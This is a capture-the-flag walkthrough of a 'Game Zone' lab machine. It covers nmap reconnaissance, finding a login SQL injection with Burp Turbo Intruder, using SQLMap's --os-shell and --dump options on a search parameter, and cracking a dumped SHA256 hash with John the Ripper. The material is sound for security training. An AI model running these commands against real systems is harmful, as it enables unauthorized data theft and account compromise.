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Learn to hack into this machine. Understand how to use **SQLMap**, **crack** some **passwords** , **reveal services** using a **reverse SSH tunnel** and **escalate** your **privileges** to root!

Recon

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```
 nmap -sV -sC -T4 -Pn 10.10.25.213
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-29 19:27 PKT
Nmap scan report for 10.10.25.213
Host is up (4.0s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp open   ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|     2048 61:ea:89:f1:d4:a7:dc:a5:50:f7:6d:89:c3:af:0b:03 (RSA)
|     256 b3:7d:72:46:1e:d3:41:b6:6a:91:15:16:c9:4a:a5:fa (ECDSA)
|_   256 53:67:09:dc:ff:fb:3a:3e:fb:fe:cf:d8:6d:41:27:ab (ED25519)
80/tcp open   http       Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Game Zone
| http-cookie-flags:
|     /:
|         PHPSESSID:
|_          httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.08 seconds
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
Obtain access via SQLi




Using Burp Intruder And Turbo Intruder Extension

Turbo Intruder


It is useful to use this Extension if you do not have Burp Pro.

Moreover, it is way faster than burp intruder

Here is How I Started to Fuzz The **SQL Dictionary** using **Turbo Intruder**




Here is the **Output**



302 Redirect received instead of incorrect password

Burp Intruder



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



So we have found SQL Injection Lets Get a Shell via **SQLmap**

SQLmap

we will try to get a Shell using **SQLmap**

As we got redirecte **portal.php**



We will use its search game review parameter to use in sql injection

A simple way to do it just capture the whole request with **Burp** save it as a .**txt** and use this command:

```
sqlmap -r req.txt --dbms=ifyouknow --os-shell
```


Did not work

Using SQLMap

We're going to use SQLMap to dump the entire database for GameZone.

Using the page we logged into earlier, we're going point SQLMap to the game review search feature.

First we need to intercept a request made to the search feature using BurpSuite.



Save this request into a text file. We can then pass this into SQLMap to use our authenticated user session.

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sqlmap -r request.txt --dbms=mysql --dump
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
-r uses the intercepted request you saved earlier

--dbms tells SQLMap what type of database management system it is


--dump attempts to outputs the entire database



SQLMap will now try different methods and identify the one thats vulnerable. Eventually, it will output the database.

We have dump the Database

here is an useful output



you can us crackstation.net and crack this hash **immediately**

but we will try to crack it via John and with Hashcat

Cracking a password with JohnTheRipper

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John the Ripper (JTR) is a fast, free and open-source password cracker.

JohnTheRipper is 15 years old and other programs such as HashCat are one of several other cracking programs out there.

This program works by taking a wordlist, hashing it with the specified algorithm and then comparing it to your hashed password. If both hashed passwords are the same, it means it has found it. You cannot reverse a hash, so it needs to be done by comparing hashes.

Cracking

The Hash

ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14


john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=sha256crypt

Not Worked

john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256

hash.txt - contains a list of your hashes (in your case its just 1 hash)
--wordlist - is the wordlist you're using to find the dehashed value
--format - is the hashing algorithm used. In our case its hashed using SHA256.

Worked



